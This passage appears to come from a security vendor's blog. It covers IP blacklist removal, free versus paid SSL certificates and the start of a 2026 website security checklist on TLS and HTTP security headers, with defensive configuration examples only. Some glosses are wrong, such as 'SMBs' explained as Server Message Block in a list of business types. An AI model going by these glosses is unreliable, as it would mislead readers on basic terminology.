
    For mail administrators, logs provide valuable evidence.

    Look for:

    • SMTP rejection codes
    • Bounce messages
    • Spam complaints
    • Connection blocks

    Common mail server log locations (These may have been customized in your server but there are most common paths):

    Postfix

    /var/log/mail.log

    Exim

    /var/log/exim_mainlog

    Microsoft Exchange

    Use Message Tracking Logs and Queue Viewer.

    Step 4: Check Reverse DNS & Email Authentication

    Improper DNS configuration often contributes to blacklisting. Like a misconfigured PTR record, no reverse DNS records at all (ISP hostname) which makes your server look like a residential IP which is used for spamming, DNS resolving to a blacklisted domain.

    Some more factors to verify:

    • SPF (Sender Policy Framework) records: It lists IPs that are allowed to send email for your domain.
    • DKIM (Domain Keys Identified Mail) signatures: through DNS public key, it adds a digital signature.
    • DMARC (Domain-based Message Authentication, reporting and Conformance) policies: Tells receivers what to do when SPF/DKIM fail. A broken DMARC, causes legit emails to fail.
    • Reverse DNS (PTR records): If PTR record mismatches A record (forward DNS), it raises a red flag and cause IP blacklist.

    Major IP Blacklist Providers Explained

    Spamhaus

    Spamhaus is one of the most influential spam blocklists globally.

    Many enterprise email systems rely heavily on Spamhaus data.

    Their lists include:

    • SBL (Spamhaus Block List): it’s mostly used for confirmed spam sources.
    • XBL (Exploits Block List): A list of IPs infected by malwares, bot nets or open proxies. It’s mainly used to identify compromised machines that send spam without owner’s knowledge
    • PBL (Policy Block List): IP ranges that should not send mails directly and it’s used to enforce outbound mail policy.

    Being listed here can severely impact deliverability.

    Barracuda Reputation Block List

    Widely used by corporate email security appliances.

    Barracuda focuses heavily on spam behavior patterns and sender reputation. Despite Spamhaus, it has one single combined list of IPs and also provides shorter dwell times because it will remove IPs automatically within hours or a few days after spam stops. On the other hand Spamhaus SBL often requires manual removal requests.

    SpamCop

    SpamCop relies significantly on spam complaints submitted by users and it’s not a traditional curated list. They simply add IP to the blacklist if it gets reported by multiple users. Frequent complaints can trigger rapid listings.

    AbuseIPDB

    Focused more on malicious activity reporting than traditional email spam. Mainly used by security professionals because it can show a wide range of IP abuse such as some web attacks, SSH brute force and DOS or DDOS. Not our topic, but it’s also used to find subdomains of a domain.

    Useful for identifying compromised servers and attack sources.

    How to Remove Your IP from a Blacklist

    Removal requires fixing the underlying issue first.

    Attempting delisting without resolving the root cause often leads to immediate relisting.

    Step 1: Identify the Cause

    Determine why the IP was listed.

    Possible causes include:

    • Spam campaigns
    • Compromised CMS plugins
    • Weak passwords
    • Malware infections
    • Open relays
    • Vulnerable scripts

    Conduct a full server audit if necessary. Easier methods are also available, one was mentioned, here is the next one. You can use a terminal tool like dig. Let’s say your IP is 111.222.33.44 and you want to check it against Spamhaus ZEN list, you can do as follows (at the time of writing this blog, this method works):

    dig +short 111.222.33.44.zen.spamhaus.org

    If you get no output, then IP is not listed. Also you can get the reason by requesting TXT record:
    dig +short TXT 111.222.33.44.zen.spamhaus.org

    This usually returns a URL dedicated to your IP that if you open in your browser, it will tell you exactly why you have been blocked.

    Step 2: Secure the Server

    Recommended actions:

    • Update all software
    • Change passwords
    • Enable MFA
    • Scan for malware
    • Close unused ports
    • Disable open relays
    • Patch vulnerabilities

    For WordPress websites, review plugins and themes carefully and also never install third-parties from untrusted sources.

    Step 3: Improve Email Authentication

    Ensure proper email authentication is configured.

    Minimum recommendations:

    • SPF
    • DKIM
    • DMARC
    • Valid reverse DNS

    These help establish sender legitimacy.

    Step 4: Reduce Spam Signals

    Improve email practices:

    • Clean mailing lists
    • Remove inactive users
    • Avoid purchased lists
    • Limit bulk sending
    • Warm up new IPs gradually

    Step 5: Request Delisting

    Most blacklist providers offer removal forms.

    Some removals are automatic after clean behavior for a period of time.

    Others require manual review.

    You may need to provide:

    • Your IP address
    • Explanation of the issue
    • Remediation steps taken
    • Contact information

    How Long Does Delisting Take?

    It depends on the blacklist provider. For a database like Spamhaus SBL, even your ISP may need to request removal.

    Typical timeframes:

    Provider Type Typical Delisting Time
    Automatic temporary lists Few hours to 48 hours
    Manual review systems 1–7 days
    Severe abuse cases Several weeks

    Persistent abuse history may lead to repeated relisting. Make sure IP doesn’t go back there after delisting.

    Best Practices to Prevent Future Blacklisting

    Prevention is significantly easier than remediation.

    Monitor IP Reputation Regularly

    Regular reputation monitoring helps detect issues early. It can be done using several methods like a dedicated monitoring service, self-hosted scripts and also network analysis tools.

    Businesses sending transactional or marketing emails should monitor:

    • Bounce rates
    • Complaint rates
    • Blacklist appearances
    • Delivery statistics

    Implement Strong Security Policies

    A secure application prevents much of this problems. Key protections include:

    • Firewalls
    • Endpoint security
    • Intrusion detection
    • Access control policies
    • Rate limiting

    Configure DNS Correctly

    DNS hygiene is critical.

    Misconfigured DNS remains one of the most overlooked causes of email delivery problems.

    Use Dedicated IPs for Email

    Dedicated outbound email IPs provide better control over sender reputation.

    Shared IP pools introduce external risks.

    Follow Responsible Email Practices

    Avoid spam-like behavior:

    • Excessive promotional messaging
    • Misleading subject lines
    • Poor list hygiene
    • Sudden sending spikes

    Public vs Private Blacklists

    Not all blacklists are publicly searchable.

    Public Blacklists

    Examples:

    • Spamhaus
    • SpamCop
    • Barracuda

    These offer public lookup systems.

    Private Reputation Systems

    Large providers maintain proprietary reputation models.

    Examples include:

    • Google Gmail reputation systems
    • Microsoft SmartScreen
    • Yahoo internal filters

    You may experience spam filtering without appearing on public lists.

    The Role of IP Reputation in Cybersecurity

    IP reputation is now a major component of modern cybersecurity systems.

    Security platforms continuously evaluate:

    • Sending behavior
    • Traffic patterns: Even changing an HTTP header like user-agent which is a browser indicator frequently can trigger a monitoring system
    • Abuse reports
    • DNS integrity
    • Malware indicators

    Poor reputation can affect:

    • Email delivery
    • API communication
    • Web traffic
    • VPN access
    • Cloud services

    Maintaining a clean IP reputation is therefore both an operational and security priority.

    Final Thoughts

    IP blacklisting can disrupt email communication, damage business credibility, and create operational headaches for IT teams.

    The good news is that most blacklist issues are solvable once the root cause is identified.

    By combining:

    • Proper server security
    • Responsible email practices
    • DNS hygiene
    • Reputation monitoring

    you can significantly reduce the risk of future blacklisting.

    Whether you’re managing a corporate mail server, a website hosting environment, or transactional email infrastructure, regular IP reputation monitoring should be part of your ongoing security strategy.

    If you suspect deliverability issues or spam-related problems, don’t wait until customers stop receiving emails.

    Check your IP reputation and blacklist status now.

    Frequently Asked Questions

    Can a website IP be blacklisted even if it does not send email?

    Yes. IPs may be blacklisted for malware hosting, phishing, botnet activity, or suspicious traffic patterns even without email activity.

    Does changing hosting providers fix blacklist problems?

    Sometimes. However, if the root cause remains unresolved, the new IP may also become blacklisted.

    How can I improve my IP reputation?

    Improve server security, authenticate email properly, avoid spam practices, and maintain healthy mailing lists.

    Are all blacklists equally important?

    No. Some lists have minimal impact, while others like Spamhaus significantly influence global email delivery.

    How often should businesses check IP reputation?

    Organizations sending important emails should monitor IP reputation continuously or at least weekly.

  • Free vs Paid SSL Certificates: Which One Does Your Business Need?

    Free vs Paid SSL Certificates: Which One Does Your Business Need?


    We can all agree that SSL Certificates are the base line of web security. If not, what is the point of creating a secure platform when entire connection is not only visible, but anyone can manipulate it? When It comes to setting up SSL (it’s also called TLS nowadays), we have a decision to make, whether we get a free or a paid certificate. This depends on many things which will be addressed in this article.

    SSL certificates are no longer optional. Whether you run a startup landing page, an enterprise SaaS platform, or an eCommerce website, HTTPS has become a baseline requirement for trust, SEO, browser compatibility, and cybersecurity.

    Yet many business owners and IT teams still ask the same question:

    Should we use a free SSL certificate like Let’s Encrypt, or pay for a commercial SSL provider such as DigiCert or Sectigo?

    The answer depends entirely on your business model, compliance requirements, risk tolerance, and operational complexity.

    In this guide, we’ll compare free vs paid SSL certificates in depth, including security differences, validation levels, warranty coverage, SEO implications, automation, support, and real-world business scenarios.

    What Is an SSL Certificate?

    An SSL/TLS certificate encrypts data transferred between a user’s browser and your web server. In other words, when you want to send some data to web server, you lock (not the most accurate word, I just want you to get an idea) that data, a lock that can only be opened by yourself or the server, because only you two have the keys, therefore no one can manipulate or see the actual transferred data. The connection is still visible, but attackers can’t do anything about it. It prevents attackers from intercepting sensitive information such as:

    • Login credentials
    • Payment data
    • Personal information
    • API traffic
    • Session cookies

    When SSL is correctly configured, visitors see:

    • HTTPS in the URL
    • A padlock icon
    • Secure browser connections

    Without SSL, modern browsers label websites as “Not Secure,” damaging user trust immediately. Also in some cases, if HSTS is enabled and SSL is not working properly, the browser won’t even let you open the website in the first place, even if you say you accept the risk.

    Are Free SSL Certificates Secure?

    Yes, technically, free SSL certificates provide the same core encryption strength as paid certificates. Logic is the same, core concept is the same, difference is elsewhere.

    A free Let’s Encrypt certificate can use:

    • 2048-bit RSA encryption
    • SHA-256 signatures
    • Modern TLS protocols

    From a pure cryptographic standpoint, free SSL is not “weaker.”

    This is one of the biggest misconceptions in the industry.

    The real differences between free and paid SSL certificates are:

    • Validation level
    • Support
    • Warranty protection
    • Enterprise features
    • Brand trust
    • Compliance suitability
    • Certificate management capabilities

    What Is Let’s Encrypt?

    entity[“organization”,“Let’s Encrypt”,“Free automated certificate authority”] is the world’s most popular free certificate authority (CA). If you click on the padlock icon in your browser’s address bar and find SSL information, you will likely see Let’s Encrypt name for a lot of websites you use on daily bases.

    It provides automated domain-validated (DV) SSL certificates at no cost. DV is like a proof or evidence that tells user that owner of this domain can receive emails (the email associated to the domain) and modify website’s files. It means domain and its owner are legit.

    Advantages include:

    • Completely free
    • Automated renewal
    • Widely supported
    • Easy integration with cPanel, NGINX, Apache, and Cloudflare
    • Excellent for startups and small websites

    Many hosting providers now enable Let’s Encrypt by default. If you buy a dedicated VPS and want to setup your own website, you have to take care of it yourself and then introduce SSL files to your webserver so it knows where to find and use them for your website.

    What Are Paid SSL Certificates?

    Paid SSL certificates are commercial certificates issued by providers such as:

    • entity[“company”,“DigiCert”,“SSL certificate provider”]
    • entity[“company”,“Sectigo”,“SSL certificate provider”]
    • entity[“company”,“GlobalSign”,“SSL certificate provider”]
    • entity[“company”,“GoDaddy”,“SSL certificate provider”]

    For most small businesses, it will not make much difference which of these issuers you use. DigiCert and GoDaddy are highly trusted by huge corporations, they offer Insurance, API automation, better customer support and various price plans that others can’t offer.

    These providers offer additional features beyond basic encryption, including:

    • Organization Validation (OV)
    • Extended Validation (EV)
    • Warranty coverage
    • Enterprise lifecycle management
    • Dedicated support
    • Multi-domain certificates
    • Wildcard certificates
    • Compliance-oriented documentation

    Free vs Paid SSL: Core Differences

    Feature Free SSL (Let’s Encrypt) Paid SSL
    Encryption Strength Strong Strong
    Cost Free $10–$1000+/year
    Validation Type DV only DV / OV / EV
    Warranty None Often included
    Customer Support Community-based Dedicated support
    Enterprise Features Limited Advanced
    Compliance Support Basic Better suited
    Brand Trust Signals Minimal Higher
    Automation Excellent Depends on provider
    Best For Blogs, startups, small sites Enterprises, eCommerce, regulated industries

    Understanding SSL Validation Levels

    One major distinction between free and paid SSL certificates is validation level.

    Domain Validation (DV)

    Domain Validation system solves one major issue which is “Does the domain owner, have administrative power or control over domain.com”. It binds a cryptographic key paid to a domain so we know who is the true owner without human validation.

    According to RFC 8555, there are these three methods that are used for domain validation (remember these methods are only used to prove domain control, nothing more):

    • HTTP-01
    • DNS-01
    • TLS-ALPN-01

    DV certificates only verify domain ownership. It is one of those differences between free and paid certificates, let’s see Let’s Encrypt side for example.

    This is what Let’s Encrypt provides.

    Good for:

    • Blogs
    • Portfolio websites
    • SaaS MVPs
    • Startup landing pages
    • Internal tools

    Limitations:

    • No business identity verification
    • Lower trust for high-value transactions

    Organization Validation (OV)

    DV simply says that “you control this domain”, but OV, says something more legitimate. It says “a real-world organization is in control of this domain”.

    OV certificates validate:

    • Domain ownership
    • Business legitimacy
    • Organization identity

    These are commonly used by:

    • Medium businesses
    • Corporate websites
    • B2B portals

    They provide stronger organizational trust than DV certificates.

    Extended Validation (EV)

    EV certificates require strict verification procedures. EV was designed to be the highest trust level for websites. EV proves that “a legally verified, actual physically existing personal (or company) and an active organization is in control of this domain”.

    Historically, EV certificates displayed the company name prominently in browsers, although modern browser UI has reduced visual emphasis.

    EV SSL is commonly used by:

    • Banks
    • Financial institutions
    • Healthcare organizations
    • Government systems
    • Large eCommerce brands

    Does Google Prefer Paid SSL Certificates?

    No.

    Google has confirmed multiple times that HTTPS itself is a ranking signal, not the type of certificate you purchase.

    A free Let’s Encrypt certificate provides the same SEO ranking advantage as an expensive commercial SSL certificate.

    However, paid SSL may indirectly improve these factors that later on would have positive effect on your website’s SEO:

    • User trust
    • Conversion rates
    • Enterprise credibility
    • Compliance posture

    Those factors can influence business performance, even if they do not directly affect rankings.

    When Free SSL Is Enough

    For many websites, free SSL is completely sufficient.

    Use Free SSL If You Have:

    • A blog
    • Small business website
    • Startup MVP
    • Personal portfolio
    • Marketing landing pages
    • Low-risk SaaS applications
    • Internal dashboards
    • Development/staging environments

    If your primary goal is:

    • HTTPS encryption
    • Browser trust
    • SEO compatibility

    Then Let’s Encrypt is usually enough. It will give you free 90 days domain validation, certificates are completely free of charge, easy configuration via full automation, open and trustworthy project and also built into most of web hosting control panels like cPanel and content delivery networks (CDN).

    When Paid SSL Makes Sense

    Paid SSL becomes valuable when your organization needs more than encryption alone. When you need a much higher level of user trust. It does not only come from SSL information, but it plays a great role in building that trust. In general, if your website handles sensitive actions, it might be a good idea to pay for your certificate to gain users trust.

    Paid SSL Is Recommended For:

    1. Large eCommerce Websites

    If your website processes high transaction volumes, premium SSL can strengthen customer confidence and support compliance requirements.

    2. Financial or Healthcare Platforms

    Industries handling sensitive data often require:

    • Identity validation
    • Audit documentation
    • Vendor accountability
    • Dedicated support

    3. Enterprise Infrastructure

    Large organizations may need:

    • Centralized certificate management
    • Multi-domain deployment
    • Certificate inventory monitoring
    • Lifecycle automation

    4. Regulatory Compliance

    Some compliance frameworks expect stronger identity verification and operational controls. Because these frameworks are not only about mathematical lock, they are concerned with risk management. It actually the difference between encryption and trust.

    Examples include:

    • PCI DSS environments
    • Government contractors
    • Enterprise procurement systems

    5. Businesses Requiring Vendor Support

    If certificate expiration could impact revenue, paid support matters. This can also hurt small businesses. Most business owner are not that technical and they may not notice that their certificate has been expired which puts users at risk and lowers their trust in the website.

    Commercial providers offer:

    • Troubleshooting assistance
    • Reissuance help
    • Installation guidance
    • Incident response support

    The Hidden Risk of Free SSL

    Free SSL itself is not insecure.

    The real issue is operational management.

    Many website outages occur because organizations forget certificate renewals.

    Although Let’s Encrypt supports automation, businesses sometimes misconfigure renewal systems. It is not a daily job, but requires attention even though for Let’s Encrypt for example, first it will give you 90 days and after that, you should consider renewal, but many forget.

    This can lead to:

    • Browser security warnings
    • Downtime
    • API failures
    • Revenue loss
    • SEO issues

    For enterprise environments, centralized management becomes critical.

    SSL Certificate Cost Breakdown

    SSL pricing varies significantly depending on validation level and features. Higher trust level you want, the more you should pay. As we discussed before, you probably guessed that EV SSL, is the most expensive one for most websites (not enterprises).

    Typical ranges:

    SSL Type Typical Cost
    Free DV SSL $0
    Basic Paid DV $10–$100/year
    OV SSL $50–$300/year
    EV SSL $150–$1000+/year
    Enterprise Solutions Custom pricing

    Your business dictates what you need. The most expensive certificate is not automatically the best one.

    Your business requirements should determine the investment level.

    Best SSL Certificate Providers

    Some of the most trusted commercial SSL providers include:

    DigiCert

    Known for enterprise-grade security and premium support.

    Best for:

    • Enterprises
    • Financial institutions
    • Large SaaS platforms
    • Customer support

    Sectigo

    Offers affordable SSL solutions with broad compatibility.

    Best for:

    • SMBs (Server Message Block, it is a network protocol and mostly knows as Windows file sharing protocol)
    • Agencies
    • eCommerce websites

    GlobalSign

    Popular in enterprise PKI and identity management.

    Best for:

    • Corporate environments
    • Large infrastructures

    Let’s Encrypt

    Still the dominant choice for automated free SSL deployment.

    Best for:

    • Startups
    • Developers
    • Small websites

    Let’s Encrypt vs Paid SSL: Real Business Examples

    Scenario 1: Startup SaaS MVP

    A startup launching a beta SaaS platform with limited traffic likely does not need paid SSL. They just need to make sure that SSL is properly configured and connections are safe, that’s all.

    Recommendation:

    • Let’s Encrypt
    • Automated renewal
    • Cloudflare integration

    Scenario 2: Local Business Website

    A local business website primarily needs browser trust and HTTPS. Local businesses often emphasize the importance of SEO and they are not wrong. Getting a free certificate puts them on the right track to start building their SEO right away.

    Recommendation:

    • Free SSL is usually sufficient

    Scenario 3: Enterprise Procurement Portal

    A procurement platform handling contracts and vendor data may require stronger organizational validation. Like a bank for example.

    Recommendation:

    • OV or EV certificate
    • Enterprise certificate management

    Scenario 4: High-Revenue eCommerce Store

    For businesses where downtime impacts revenue significantly, premium support and lifecycle management become valuable.

    Recommendation:

    • Commercial SSL provider
    • Monitoring and renewal management

    Common Misconceptions About Paid SSL

    “Paid SSL improves SEO.”

    False.

    HTTPS matters for SEO, not the price of the certificate. Google just wants to know that your website is talking over HTTPS.

    “Free SSL is unsafe.”

    False.

    Modern free SSL uses strong encryption standards and it’s pretty much the same across different issuers.

    “EV SSL guarantees no hacking.”

    False.

    SSL only encrypts traffic. DV, EV or whatever you call them, their only job is to gain trust of the user on different levels, that’s it. They don’t guarantee anything. Surely we have seen many spam websites that had SSL enabled. SSL job is to make sure that connection is encrypted and only the two sides of sending and receiving it can read and change its details.

    It does not protect against:

    • Malware
    • SQL injection
    • Phishing
    • Weak passwords
    • Vulnerable plugins

    SSL is only one layer of website security.

    SSL Management Best Practices

    Regardless of whether you choose free or paid SSL, follow these best practices:

    Enable Auto Renewal

    Never rely on manual renewals. For a small business, it’s not mandatory, but just know that updating SSL manually causes down time.

    Monitor Certificate Expiration

    Use monitoring tools to prevent outages.

    Use Modern TLS Versions

    Disable outdated protocols like TLS 1.0 and TLS 1.1.

    Implement HSTS

    HTTP Strict Transport Security helps enforce HTTPS connections. Although you should know if HSTS is enabled, browser will not let users to use the HTTP version of the website and users would completely be locked out, maybe it’s a good thing, you decide.

    Regularly Test SSL Configuration

    Check for:

    • Weak ciphers
    • Chain issues
    • Expired certificates
    • Mixed content problems (among these four checks, this is the most important one since the rest are rare cases nowadays.)

    How to Decide: Free or Paid?

    Ask these questions:

    Choose Free SSL If:

    • Budget matters
    • You only need HTTPS encryption
    • Your website is low-risk
    • You can automate renewals
    • You do not require organization validation

    Choose Paid SSL If:

    • Compliance matters
    • You need business verification
    • Downtime is costly, high uptime rate is critical
    • Enterprise support is important
    • You manage complex infrastructure
    • Customer trust signals are critical

    Final Verdict

    For most modern websites, free SSL certificates are technically secure and perfectly acceptable.

    In fact, millions of production websites successfully use Let’s Encrypt today.

    However, paid SSL certificates still play an important role in enterprise environments where:

    • Identity verification matters
    • Compliance requirements exist
    • Dedicated support is necessary
    • Operational risk must be minimized

    The right choice depends less on encryption quality, and more on your business requirements, operational maturity, and risk profile.

    Before making a decision, evaluate:

    • Your infrastructure complexity
    • Compliance obligations
    • Customer expectations
    • Revenue impact of downtime
    • Internal technical capabilities

    There is no universal “best” SSL certificate.

    There is only the best fit for your business.

    Verify Your SSL Configuration

    Not sure whether your current SSL setup is configured correctly?

    Use our free SSL analysis tool to check:

    • Certificate validity
    • Expiration dates
    • TLS configuration
    • Security issues
    • Chain problems


    Verify your current SSL setup with our free SSL Checker.

  • Website Security Checklist 2026: 25 Essential Checks for IT Professionals

    Website Security Checklist 2026: 25 Essential Checks for IT Professionals

    First and for the record, achieving security maturity in a system, is not a one time job. It requires constant attention in entire application development cycle, from the start untill  the product is at costumer’s hand. Most people assume a checklist tells them everything that they need to make their website or business safe, but in reality, almost all security checklists just scratch the surface, at least the ones that public use. But good checklists, help you get to a much better situation in the least amount of time. This is what this blog wants to do.

    In this post, our main goal is not to tell you how to defend against SSRF attacks, how to watch out for DNS zone transfer risks, how to defend against DOS and DDOS attacks and many more examples. Instead, we will be discussing items that are necessary to start security upgrade of your system, think of them like what tires are to a car. They are necessary, but if engine stops working, then they less than useless.

    Website security in 2026 is no longer limited to installing SSL certificates or updating plugins occasionally, these are just base lines. Modern cyber threats target every layer of a web infrastructure from DNS and TLS configuration to application logic, third-party scripts, cloud misconfigurations, and supply chain vulnerabilities.

    For IT security teams, compliance officers, CTOs, and DevSecOps engineers, maintaining a hardened web environment requires continuous auditing and structured security reviews.

    One very important factor is, the attacker is also aware of defending mechanisms. This is one major reason that only applying a checklist will not guarantee your system’s security. As new attack vectors emerge, new methods for defense should be applied.

    This comprehensive website security checklist provides 25 essential checks every organization should implement to improve web security posture, reduce risk exposure, and support compliance initiatives.

    Whether you manage enterprise infrastructure, SaaS platforms, ecommerce systems, or corporate websites, this guide can serve as a repeatable framework for security audits and operational hardening.

    Why Website Security Audits Matter in 2026

    Modern website are becoming more advanced and engaging. Even simplest applications today, we see that have thousands of lines of code, so many third party modules that mostly are hosted somewhere else rather that our server, Many code snippets your app is depending on they you did not write, AI vibe coding, different programming languages, frameworks, developing environments and a lot more examples. Sometimes the problem is not even the app, it is how it’s deployed to the server. These all expand attack surface, so attacker has a lot more things to play with.

    Attack surfaces continue expanding due to:

    • Cloud-native architectures
    • Third-party integrations
    • Remote workforce infrastructure
    • API-first applications
    • CI/CD pipelines
    • AI-assisted phishing and automation attacks

    Meanwhile, regulatory expectations are increasing across:

    • GDPR
    • PCI DSS 4.0
    • SOC 2
    • ISO 27001
    • HIPAA
    • NIS2

    A structured security checklist helps organizations:

    • Identify vulnerabilities early
    • Reduce incident response costs
    • Improve compliance readiness
    • Strengthen customer trust
    • Minimize downtime risks
    • Standardize security operations

    Section 1: SSL/TLS Security Checks

    TLS remains the foundation of secure web communication. Because no matter if an app has the most robust authentication and authorization system, great input handling to avoid injection attacks, well designed and deployed, it all comes down to the connection user has. If connection is not safe, everything will be at risk and all security measures, will vanish into thin air.

    1. Verify HTTPS Enforcement

    Every public-facing page should automatically redirect HTTP traffic to HTTPS. Sometimes, web server configuration allows the attacker to access the unsafe HTTP version of the app.

    Check for:

    • 301 redirects
    • Mixed content issues
    • Secure canonical URLs
    • Secure asset loading

    Common issue:

    http://example.com → should redirect to → https://example.com

    1. Validate SSL Certificate Expiration

    As you know, SSL certificates expire after a while. The reason for this is security and agility. If an SSL key is exposed and compromised, it means the master key to all encrypted communications is given to an attacker. So to shorten the window of exposure, authorities force websites to renew their certificates once in a while, therefore even if a key is compromised, attacker would only be able to see connections’ data for a short period (even in that case is really dangerous), but not forever.

    Expired certificates cause:

    • Browser warnings
    • SEO issues
    • Service disruption
    • Reduced trust

    Monitor:

    • Expiration dates
    • Auto-renewal status
    • Certificate chain validity
    1. Use Modern TLS Versions

    Using outdated versions of TLS, is like using an old lock. It has been good before, but not now. Old TLS versions have known exploitable flaws like a POODLE or BEAST attack, they rely on broken cryptographic algorithms like MD5, SHA-1 and RC4 Cipher, they use outdated and slower handshakes and also they are not compatible with new browsers. As of 2020, all major browsers force connection to use newer TLS versions.

    Disable outdated protocols:

    • SSLv2
    • SSLv3
    • TLS 1.0
    • TLS 1.1

    Recommended:

    • TLS 1.2
    • TLS 1.3
    1. Remove Weak Cipher Suites

    What is a Cipher anyway?

    You can consider cipher like a digital lock. It’s just a set of mathematical rules for scrambling readable text, so it basically becomes unreadable for anyone that does not know how the original text has been manipulated (what cipher was used). You are using ciphers all day without knowing because browser handles this for you.

    Weak ciphers expose systems to downgrade and cryptographic attacks. They have known flaws, some are so simple that modern computers can break them in minutes, hours or days.

    Disable these ciphers:

    • RC4
    • DES
    • 3DES
    • NULL ciphers

    Prefer:

    • AES-GCM
    • ChaCha20-Poly1305
    1. Implement HSTS

    HSTS prevents HTTPS downgrade attacks. If enabled, modern browsers won’t even let users to see the unsafe HTTP version of the website, user can’t proceed, even with accepting the risk (in fact, there is no such option if HSTS is enabled).

    Recommended header:

    Strict-Transport-Security: max-age=31536000; includeSubDomains; preload


    Section 2: HTTP Security Headers

    Security headers harden browser behavior and mitigate common attacks. Security headers are small and invisible instructions that are sent from website (server) to browser, telling it how to behave to keep data and users safe. In other words, using HTTP security headers, we can control some security metrics applied by browsers and set our own rules. In the Following, we will see these headers.

    1. Configure Content Security Policy (CSP)

    CSP is most famous for preventing XSS attacks, but that is not it’s only job        . Here are some it’s capabilities (which all will directly or indirectly defend against XSS attacks):

    • Preventing XSS (main job)
    • Preventing Data Exfiltration: If attacker finds a way to inject code and wants to send your data (like cookies or credentials) to his own server, CSP does not allow that
    • Controls what resources and from where they can be loaded
    • It stops inline attacks, attacks that allow attacker to inject code directly into HTML document
    • Prevents Clickjacking, while X-Frame-Options is better for this, CSP’s frame-ancestors directive can also be a big help

    Example:

    Content-Security-Policy: default-src ‘self’;

    1. Enable X-Frame-Options

    Protects against clickjacking attacks. It tells browser whether your website is allowed to be embedded in some sort of frame or a window in another app.

    Example:

    X-Frame-Options: DENY

    1. Configure X-Content-Type-Options

    Prevents MIME-sniffing attacks. It tells browser to not guess the file type, trust server for that. Like if server tells browser the file I am giving you is an image, then it’s an image, do not treat it as a script (which will cause the script to execute and become dangerous).

    X-Content-Type-Options: nosniff

    1. Review Referrer-Policy

    Control how much referrer information browsers expose. How much browser can share information about where you came from.

    Recommended:

    Referrer-Policy: strict-origin-when-cross-origin

    1. Configure Permissions-Policy

    Restrict unnecessary browser features. We don’t want unauthorized apps or people to have access to users’ browsers’ features like accessing microphone or camera, this is where this Permissions-Policy comes in.

